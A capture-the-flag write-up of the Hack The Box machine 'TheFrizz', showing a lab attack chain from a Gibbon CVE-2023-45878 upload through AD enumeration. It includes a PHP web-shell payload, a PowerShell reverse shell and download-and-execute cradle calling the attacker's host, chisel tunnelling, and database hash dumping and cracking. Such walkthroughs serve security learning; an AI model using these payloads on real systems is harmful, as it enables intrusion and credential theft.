
thefrizz

This is thefrizz writeup by Jiseok Song


nmap




Add these names to /etc/hosts

```
10.10.11.60 frizzdc.frizz.htb frizz.htb frizzdc$
```

Web Enumeration



There's login link




It shows it's using gibbon v25.0.00 and I can browse cve-2023-45878 here(https://herolab.usd.de/security-advisories/usd-2023-0025/). It shows to run

```
POST /modules/Rubrics/rubrics_visualise_saveAjax.php HTTP/1.1
Host: localhost:8080
[...]



img=image/png;asdf,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKT8%2b&path=asdf.php&gibbonPersonID=0000000001
```

The base64 content in the line is just simple php shell




Get w.webservice shell

Grab the packet and put this content there



I can successfully upload asdf.php. I can run command using it.



I can get reverse shell using it

I need s.ps1 for actual reverse shell

```
$c = New-Object System.Net.Sockets.TCPClient('10.10.14.5',9001);$st = $c.GetStream();[byte[]]$by = 0..65535|%{0};while(($i = $st.Read($by, 0, $by.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($by,0, $i);$sba = (iex $data 2>&1 | Out-String );$sba2  = $sba + 'PS ' + '> ';$sby = ([text.encoding]::ASCII).GetBytes($sba2);$st.Write($sby,0,$sby.Length);$st.Flush()};$c.Close()$
```

Cradle

```
IEX((new-object net.webclient).DownloadString("http://10.10.14.5:8000/s.ps1"))$
```

```
$cat cradle | iconv -t utf16le | base64 -w0;echo
SQBFAFgAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4ANQA6ADgAMAAwADAALwBzAC4AcABzADEAIgApACkACgA=
```

I can get a shell

```
$python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.60 - - [27/Aug/2025 00:39:57] "GET /s.ps1 HTTP/1.1" 200 -
```

```
$rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.60 59095

PS >
```

There's config.php that has creds for database

```
$databaseServer = 'localhost';
$databaseUsername = 'MrGibbonsDB';
$databasePassword = 'MisterGibbs!Parrot!?1';
$databaseName = 'gibbon';
```

I can check listening ports and it seems like mysql is running

```
PS > netstat -ano | findstr 'LISTENING'
  TCP    0.0.0.0:22             0.0.0.0:0              LISTENING       2036
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       2100
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       976
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       976
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       4000
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       1948
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       524
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       672
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1196
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:52036          0.0.0.0:0              LISTENING       644
  TCP    0.0.0.0:58393          0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:58397          0.0.0.0:0              LISTENING       1940
  TCP    0.0.0.0:58406          0.0.0.0:0              LISTENING       1964
  TCP    10.10.11.60:53         0.0.0.0:0              LISTENING       1940
  TCP    10.10.11.60:139        0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       1940
  TCP    [::]:22                [::]:0                 LISTENING       2036
  TCP    [::]:80                [::]:0                 LISTENING       2100
```

Upload chisel to connect to the server

```
┌──[parrot@parrot]─[~/Documents/thefrizz]
└─$./chisel server --reverse --port 8001
2025/08/27 00:50:09 server: Reverse tunnelling enabled
2025/08/27 00:50:09 server: Fingerprint 9MNnBeWGFssEc5DSZK9gkPAip2UxyH6pNIWyPhFFo
EI=
2025/08/27 00:50:09 server: Listening on http://0.0.0.0:8001
2025/08/27 00:50:13 server: session#1: tun: proxy#R:3306=>3306: Listening
```

local

```
PS > .\chisel.exe client 10.10.14.5:8001 R:3306:127.0.0.1:3306
```

Windows victim

I can run mysql to localhost

```
$mysql -u MrGibbonsDB -h 127.0.0.1 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 194
Server version: 10.4.32-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use gibbon
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

show tables;
Database changed
MariaDB [gibbon]> show tables;
+-------------------------------------+
| Tables_in_gibbon                    |
+-------------------------------------+
| gibbonaction                        |
| gibbonactivity                      |
| gibbonactivityattendance            |
| gibbonactivityslot                  |
| gibbonactivitystaff                 |
| gibbonactivitystudent               |
| gibbonactivitytype                  |
| gibbonadmissionsaccount             |
| gibbonadmissionsapplication         |
| gibbonalarm                         |
```

```
MariaDB [gibbon]> describe gibbonperson;
+--------------------------+-----------------------------------------------------+------+-----+-------------+----------------+
| Field                    | Type                                                | Null | Key | Default     | Extra          |
+--------------------------+-----------------------------------------------------+------+-----+-------------+----------------+
| gibbonPersonID           | int(10) unsigned zerofill                           | NO   | PRI | NULL        | auto_increment |
| title                    | varchar(5)                                          | NO   |     | NULL        |                |
| surname                  | varchar(60)                                         | NO   |     |             |                |
| firstName                | varchar(60)                                         | NO   |     |             |                |
| preferredName            | varchar(60)                                         | NO   |     |             |                |
| officialName             | varchar(150)                                        | NO   |     | NULL        |                |
| nameInCharacters         | varchar(60)                                         | NO   |     | NULL        |                |
| gender                   | enum('M','F','Other','Unspecified')                 | NO   |     | Unspecified |                |
| username                 | varchar(20)                                         | NO   | UNI | NULL        |                |
| passwordStrong           | varchar(255)                                        | NO   |     | NULL        |                |
| passwordStrongSalt       | varchar(255)                                        | NO   |     | NULL        |                |
| passwordForceReset       | enum('N','Y')                                       | NO   |     | N           |                |
| status                   | enum('Full','Expected','Left','Pending Approval')   | NO   |     | Full        |                |
| canLogin                 | enum('Y','N')                                       | NO   |     | Y           |                |
| gibbonRoleIDPrimary      | int(3) unsigned zerofill                            | NO   |     | NULL        |                |
| gibbonRoleIDAll          | varchar(255)                                        | NO   |     | NULL        |                |
| dob                      | date                                                | YES  |     | NULL        |                |
| email                    | varchar(75)                                         | YES  |     | NULL        |                |
| emailAlternate           | varchar(75)                                         | YES  |     | NULL        |                |
| image_240                | varchar(255)                                        | YES  |     | NULL        |                |
| lastIPAddress            | varchar(15)                                         | NO   |     |             |                |
| lastTimestamp            | timestamp                                           | YES  |     | NULL        |                |
| lastFailIPAddress        | varchar(15)                                         | YES  |     | NULL        |                |
```

```
MariaDB [gibbon]> select username, passwordstrong, passwordstrongsalt from gibbonperson;
+-----------+------------------------------------------------------------------+--------------------+
| username  | passwordstrong                                                   | passwordstrongsalt |
+-----------+------------------------------------------------------------------+--------------------+
| f.frizzle | 067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03 | /aACFhikmNopqrRTVz2489 |
+-----------+------------------------------------------------------------------+--------------------+
1 row in set (0.047 sec)
```

I can browse gibbon github to find how password salt works

publicRegistrationProcess.php

```
73      $username = trim($_POST['usernameCheck']);
74      $password = $_POST['passwordNew'] ?? '';
75      $salt = getSalt();
76      $passwordStrong = hash('sha256', $salt.$password);
77      $status = $settingGateway->getSettingByScope('User Admin', 'publicRegistrationDefaultStatus');
78      $gibbonRoleIDPrimary = $settingGateway->getSettingByScope('User Admin', 'publicRegistrationDefaultRole');
79      $gibbonRoleIDAll = $gibbonRoleIDPrimary;
```

sha256 - salt.password

1410	sha256($pass.$salt)	c73d08de890479518ed60cf670d17faa26a4a71f995c1dcc978165399401a6c4:53743528
1420	sha256($salt.$pass)	eb368a2dfd38b405f014118c7d9747fcc97f4f0ee75c05963cd9da6ee65ef498:560407001617
1430	sha256(utf16le($pass).$salt)	4cc8eb60476c33edac52b5a7548c2c50ef0f9e31ce656c6f4b213f901bc87421:890128
1440	sha256($salt.utf16le($pass))	a4bd99e1e0aba51814e81388badb23ecc560312c4324b2018ea76393ea1caca9:12345678

So the hash for hashcat is

```
f.frizzle:067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03:/aACFhikmNopqrRTVz2489$
```

```
f.frizzle:067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03:/aACFhikmNopqrRTVz2489:Jenni_Luvs_Magic23
```

I can verify that it works

```
└─$ nxc smb frizzdc.frizz.htb -u f.frizzle -p 'Jenni_Luvs_Magic23' -k
SMB         frizzdc.frizz.htb 445    frizzdc          [*]  x64 (name:frizzdc) (domain:frizz.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         frizzdc.frizz.htb 445    frizzdc          [+] frizz.htb\f.frizzle:Jenni_Luvs_Magic23
```

Get krb5.conf

```
┌──[parrot@parrot]─[~/Documents/thefrizz]
└─$ nxc smb frizzdc.frizz.htb --generate-krb5-file krb5.conf
SMB         10.10.11.60     445    frizzdc          [*]  x64 (name:frizzdc) (domain:frizz.htb) (signing:True) (SMBv1:False) (NTLM:False)
┌──[parrot@parrot]─[~/Documents/thefrizz]
└─$ sudo cp krb5.conf /etc/krb5.conf
```

I can try ssh to f.frizzle

```
└─$ ssh f.frizzle@frizzdc.frizz.htb
The authenticity of host 'frizzdc.frizz.htb (10.10.11.60)' can't be established.
ED25519 key fingerprint is SHA256:667C2ZBnjXAV13iEeKUgKhu6w5axMrhU346z2L2OE7g.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:71: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'frizzdc.frizz.htb' (ED25519) to the list of known hosts.
f.frizzle@frizzdc.frizz.htb: Permission denied (gssapi-with-mic,keyboard-interactive).
```

It seems not working, but getting TGT and use the token works

```
└─$ KRB5CCNAME=f.frizzle.ccache ssh f.frizzle@frizzdc.frizz.htb -k
PowerShell 7.4.5
PS C:\Users\f.frizzle>
```

Bloodhound

Run rusthound


```
└─$ $KRB5CCNAME=f.frizzle.ccache rusthound-ce -c All -d frizz.htb -f frizzdc.frizz.htb -k -no-pass
---------------------------------------------------
Initializing RustHound-CE at 23:19:00 on 08/26/25
Powered by @g0h4n_0
---------------------------------------------------

[2025-08-27T03:19:00Z INFO  rusthound_ce] Verbosity level: Info
[2025-08-27T03:19:00Z INFO  rusthound_ce] Collection method: All
[2025-08-27T03:19:00Z INFO  rusthound_ce::ldap] Connected to FRIZZ.HTB Active Directory!
[2025-08-27T03:19:00Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-08-27T03:19:00Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-08-27T03:19:00Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=frizz,DC=htb
[2025-08-27T03:19:00Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-08-27T03:19:01Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=frizz,DC=htb
[2025-08-27T03:19:01Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-08-27T03:19:03Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=frizz,DC=htb
[2025-08-27T03:19:03Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-08-27T03:19:03Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=frizz,DC=htb
[2025-08-27T03:19:03Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-08-27T03:19:03Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=frizz,DC=htb
[2025-08-27T03:19:03Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
[2025-08-27T03:19:03Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2025-08-27T03:19:03Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2025-08-27T03:19:03Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2025-08-27T03:19:03Z INFO  rusthound_ce::json::maker::common] 22 users parsed!
[2025-08-27T03:19:03Z INFO  rusthound_ce::json::maker::common] .//20250826231903_frizz-htb_users.json created!
[2025-08-27T03:19:03Z INFO  rusthound_ce::json::maker::common] 61 groups parsed!
[2025-08-27T03:19:03Z INFO  rusthound_ce::json::maker::common] .//20250826231903_frizz-htb_groups.json created!
[2025-08-27T03:19:03Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2025-08-27T03:19:03Z INFO  rusthound_ce::json::maker::common] .//20250826231903_frizz-htb_computers.json created!
```

Remove domaindnszones and forestdnszones in domains.json for proper ingestion(Don't remove meta. It's needed)

